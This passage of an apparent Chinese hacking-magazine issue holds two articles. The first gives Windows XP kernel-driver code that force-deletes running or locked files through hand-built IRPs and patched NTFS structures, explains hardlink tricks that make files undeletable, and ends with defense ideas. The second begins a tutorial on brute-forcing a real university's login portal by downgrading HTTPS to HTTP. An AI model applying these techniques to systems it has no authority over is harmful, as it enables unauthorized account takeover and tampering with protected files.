


图 3

现在可以在资源管理器中删除 my.txt 了。

关于 hardlink 硬链接占坑文件防删除等会介绍。先介绍第三种。

当文件是 PE 文件且被加载到内存中，我们也是无法通过 explorer 删除的，因为在删除运行中的文件或者加载的 DLL，系统会调用 MmFlushImageSection 检测文件是否在运行。删除这样的文件，我们可以自己构造 IRP 发送给 FSD。也可以 HOOK MmFlushImageSection 来 Pass 掉目标文件。我选择构造 IRP 发送给 FSD，因为介绍 hardlink 硬链接的时候，还是要用到这部分知识。

具体步骤如下。

发送 IRM_MJ_SET_INFORMATION 去掉文件的只读属性（在删除文件的时候，会检测文件属性是否为只读），再发送 IRP_MJ_SET_INFORMATION 设置 DELETE 来删除文件。

首先要获取卷对应的 device_object（直接从 ntfs.sys 创建的 driver.device 获取是不对的。因为 NTFS 文件系统会创建一个 CDO(CONTROL_DEVICE_OBJECT)和几个 DO（每个卷对应一个 DO）。可以用下面的方法获取 C 盘对应 DO 的设备栈顶端的设备（NTFS 创建的 DO 有可能被 attach 了）。

```
[code]（附件中的 deletefile 工程）
RtlInitUnicodeString(&filename,L"\\??\\c:\\my.exe");
    //以 FILE_READ_ATTRIBUTES 权限打开 c:\my.exe 文件。
    InitializeObjectAttributes(&objectattribute,&filename,OBJ_K
ERNEL_HANDLE | OBJ_CASE_INSENSITIVE,0,0);
    status=IoCreateFile(&hfile,
FILE_READ_ATTRIBUTES,
                        &objectattribute,
                        &iostatus,
                        0,
                        FILE_ATTRIBUTE_NORMAL,
                        FILE_SHARE_DELETE,
                        FILE_OPEN,
                        0,
    0,
0,
                        0,
                        0,
                        IO_NO_PARAMETER_
CHECKING);
    if(!NT_SUCCESS(status))
    {
        DbgPrint("Open file error\n");
        return STATUS_SUCCESS;
    }
//获取 my.exe 的 file_object 结构体指针
    status=ObReferenceObjectByHandle(hfile,FILE_ALL_ACCE
SS,*IoFileObjectType,KernelMode,&fileobject,0);
    if(!NT_SUCCESS(status))
    {
        DbgPrint("get fileobject is error\n");
        ZwClose(hfile);
        return STATUS_SUCCESS;
    }
    ObDereferenceObject(fileobject);
    deviceobject=IoGetRelatedDeviceObject(fileobject);  //得到设备
[/code]
下面就是构造 IRP 并且发送来去掉只读属性。
[code]
irp=IoAllocateIrp(deviceobject->StackSize,TRUE);        //申
请下发 IRP 所需的内存,device->stacksize 表示设备栈中设备的个数。
该内存空间需要自己 free。
    if(!irp)            //申请内存失败
    {
        DbgPrint("allocate irp is error\n");
        return STATUS_SUCCESS;
    }
    KeInitializeEvent(&event1,SynchronizationEvent,FALSE);
        //初始化 event
    memset(&fileinformation,0,sizeof(FILE_BASIC_INFORMAT
ION));
//填充 IRP。
    fileinformation.FileAttributes=FILE_ATTRIBUTE_NORMAL
;       //设置 normal 来去除只读属性
    irp->AssociatedIrp.SystemBuffer=&fileinformation;
    irp->UserEvent=&event1;
    irp->UserIosb=&iostatus;
    irp->Tail.Overlay.OriginalFileObject=fileobject;
    irp->Tail.Overlay.Thread=(PETHREAD)KeGetCurrentThread();
    irp->RequestorMode=KernelMode;
    irpsp=IoGetNextIrpStackLocation(irp);
irpsp->MajorFunction=IRP_MJ_SET_INFORMATION;
    irpsp->DeviceObject=deviceobject;
    irpsp->FileObject=fileobject;
    irpsp->Parameters.SetFile.Length=sizeof(FILE_BASIC_INFO
RMATION);
    irpsp->Parameters.SetFile.FileInformationClass=FileBasicInfo
rmation;        //设置文件属性
    irpsp->Parameters.SetFile.FileObject=fileobject;
//注册个回调函数，在该 IRP 完成时候，会调用
SetInfromationComplete 来回收刚才申请的 IRP 内存空间。
    IoSetCompletionRoutine(irp,SetInformationComplete,&event1
,TRUE,TRUE,TRUE);
    IoCallDriver(deviceobject,irp);         //下发 IRP
    KeWaitForSingleObject(&event1,Executive,KernelMode,TRU
E,NULL);
[/code]
```

接着是构造 IRP 来删除文件了，和发送 IRP 去除只读属性大同小异。

```
[code]
KeInitializeEvent(&event2,SynchronizationEvent,FALSE);
    memset(&filedispotion,0,sizeof(FILE_DISPOSITION_INFOR
MATION));
    irp=IoAllocateIrp(deviceobject->StackSize,TRUE);
    if(!irp)
    {
        DbgPrint("allocate irp 2 is error\n");
        ZwClose(hfile);
    }
    filedispotion.DeleteFile=TRUE;      //表示删除该文件
    irp->AssociatedIrp.SystemBuffer=&filedispotion;
    irp->UserIosb=&iostatus;
    irp->UserEvent=&event2;
    irp->Tail.Overlay.OriginalFileObject=fileobject;
    irp->Tail.Overlay.Thread=(PETHREAD)KeGetCurrentThread();
    irp->RequestorMode=KernelMode;
    irpsp=IoGetNextIrpStackLocation(irp);
    irpsp->DeviceObject=deviceobject;
    irpsp->FileObject=fileobject;
    irpsp->MajorFunction=IRP_MJ_SET_INFORMATION;

    irpsp->Parameters.SetFile.Length=sizeof(FILE_DISPOSITIO
N_INFORMATION);
    irpsp->Parameters.SetFile.FileInformationClass=FileDispositi
onInformation;    //表示处理文件，前面设置 DELETE 为 TRUE
    irpsp->Parameters.SetFile.FileObject=fileobject;
    SectionOjbect=fileobject->SectionObjectPointer;
    SectionOjbect->DataSectionObject=0;
    SectionOjbect->ImageSectionObject=0;
  IoSetCompletionRoutine(irp,SetInformationComplete,&event2,TR
UE,TRUE,TRUE);
  IoCallDriver(deviceobject,irp);
  [/code]
```

其中

```
SectionOjbect->DataSectionObject=0;
SectionOjbect->ImageSectionObject=0;
```

这 2 条代码很重要。

在 MmFlushImageSection 会检测 DataSectionObject 和 ImageSectionObject，如果都为 0，则表示文件不在运行，可以

删除。

运行效果

打开 my.exe，如图 4 所示。




图 4

加载 deletefile.sys 驱动，如图 5 所示。




图 5

发现 my.exe 被删除了，而且 my.exe 并没有被关闭。下面介绍一种 hardlink（硬链接的）技术，它和原文件名指向的是存储设备上同一个文件内容。就好像这个文件内容有多个文件名一样，每个文件名有相等地位。删除其中任何一个之后，事实上文件内容并不会被删除掉，仍然可以用其他的名称来访问这个文件。只有当最后一个指向这个文件内容的文件名被删除掉之后，文件内容才被删除。建立硬链接后，用 createfile 打开一个文件名后，另一个文件名也会被占坑，但是在系统中不会有另一个文件的句柄。

再建立一个 c:\my.txt，并且为它建立一个 c:\1.txt 的硬链接，建立硬链接可以用系统自带的工具 fsutil hardlink create c:\my.txt c:\1.txt 就可以了。然后占坑 1.txt，看看有什么惊喜。发现 my.txt 和 1.txt 都无法删除。用句柄查看工具，可以看到有 1.txt 的句柄，却没有 my.txt 的句柄。如图 6 所示。




图 6

这样，我们枚举系统所有句柄就失效了，因为你无法找到 my.txt 的句柄，也就无法关闭 my.txt 的句柄，这样就删除不了 my.txt。只有关闭 1.txt 的句柄才可以删除 my.txt，但是你并不知道 1.txt 与 my.txt 建立硬链接了。

下面介绍一种强大的文件解锁方法：XCB 解锁（国内一款软件就是用该方法）。本文只实现 XP SP3 NTFS 的 XCB 解锁，FAT 和其他系统的请不要测试本文的 XCB 代码，有可能会蓝屏的。

XCB 解锁的原理：在发送 IRP 删除文件的时候，如果文件被占坑，文件系统则会设置 XCB_STATE_DELETE_ON_CLOSE 标志，然后设置该文件的 SCB(Stream Control Block),FCB(File Control Blokc),CCB(Context Control Block)的 cleanupcount 为 1，再调用 ZwClose。系统在关闭句柄时，如果检测到_STATE_DELETE_ON_CLOSE 就会删除文件（具体的代码有兴趣可以看看 nt_4src）。篇幅有限不多介绍。

在 FILE_OBJECT 结构体中，有 2 个域，FsContext 和 FsContext2，其中 FsContext 指向 SCB,SCB 中有个域是 FCB 的指针，FsContext2 指向 CCB。由于 SCB,FCB,CCB 都是 Windows 没有公开的结构，所有偏移只有通过逆向得到，且每个系统都不一样。

发送 IRP 去除只读属性和设置 DELETE 的代码已经讲过。下面看修改 cleanupcount 的代码（附件中的 xcb 工程）。

```
[code]
//定义偏移，这只是 XP SP3 ntfs 的偏移。
#define  cleanup_ob_scb_offset 0x58
#define  pfcb_of_scb_offset 0x48
#define cleanup_of_fcb_offset 0x10
#define ccb_of_offset       0x20
#define cleanup_of_ccb_offset 0x7c
        .....
        .....
        .....
    pscb=fileobject->FsContext;
    pccb=fileobject->FsContext2;
        if(pscb)
    {
*(PULONG)(pscb+cleanup_ob_scb_offset)=1;
    //scb->cleanupcount=1
        pfcb=(PCHAR)*(PULONG)(pscb+pfcb_of_scb_offset);
    if(pfcb)
        {
            *(PULONG)(pfcb+cleanup_of_fcb_offset)=1;
//fcb->cleanupcount=1
        }
    }
    if(pccb)
    {
            //ccb->cleanupcount=1

    *(PULONG)((*(PULONG)(pccb+ccb_of_offset))+cleanup_of
_ccb_offset)=1;
    }
    ObDereferenceObject(fileobject);
    ZwClose(hfile);
[/code]
```

代码我加了注释，简单易懂。

实验效果

首先用 1.txt 为 my.txt 建立硬链接并且占坑 1.txt，如图 7 所示。此时一般的关闭句柄方法是删除不了 my.txt 的（磁盘级删除可以）。




图 7

加载 xcb.sys，发现 my.txt 被删除了。而 1.txt 还存在，如图 8 所示。




图 8

并且 1.txt 的句柄还存在，如图 9 所示。




图 9

所以 xcb 解锁文件很安全，不伤句柄，占坑的程序再关闭 1.txt 的句柄也不会蓝屏。

防御的思路

对于暴力枚举句柄并关闭的方法，防御很简单，在进程的句柄表中，设置 protect 标志。这样，它可以枚举到占坑的文件句柄，但是无法通过 closehandle 关闭。

对于下发 IRP 删除文件的，我们可以 HOOK NtfsFsdSetInformation（未导出）。通过 ObReferenceObjectByName 得到 \filesystem\ntfs 的 driver_object 结构指针，然后通过 MajorFunction[IRP_MJ_SET_INFORMATION] 得到 NtfsFsdSetInformation 的地址。

好了，文章就到这里，强删文件，在文件系统层不算底层，但是比较安全。磁盘系统删除文件虽然暴力，但是不稳定。

本文的代码在 VS2010+WDK76000 编译通过，在 Vm+Windows XP SP3+NTFS 通过测试，稳定运行。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、Web、破解



VB 多进程实现极速 Web 暴力破解

文/图　李劼杰

线程是处理机调度的基本单位，通过创建多线程，我们可以编写高效率的 Web 暴力破解程序。在 VB6 中，创建多线程相对复杂，本文介绍一个折中的办法，通过创建多个进程，同样实现高效 Web 暴力破解。

破解示例说明

以西安某大学的校园信息平台破解为例进行说明。界面如图 1 所示。




图 1　网站首页

此处只需要输入用户名和密码，没有验证码。表单中两个文本框的名称分别是 userid 和 password。

Post 提交的地址是 https://portal.XXXX.edu.cn/ amserver/ LoginServletLogin，有的朋友看到以 https 开头的地址就放弃暴力破解的念头了，因为站点采用了 SSL 加密传输。然而简单测试后发现，使用 http 协议依然可以访问到对应的资源，将 https 替换为 http，提交登录信息，Web Server 同样会给予回应。

地址变为 http://portal.XXX.edu.cn/amserver/ LoginServletLogin。以此为突破口，就可以实现暴力破解了。

程序实现的基本方法

我们需要编写两个程序：一个用于调度的主程序，一个用于测试账号的子程序。

主程序可以定时创建一个新的进程，用于破解指定的用户名和密码，示例创建一个 Thread.exe，将用户名和密码作为参数传递给 Thread.exe，例如，我们需要测试 admin：123456，那么执行 Thread.exe admin 123456 即可。

同时，主程序还可以显示破解的结果。

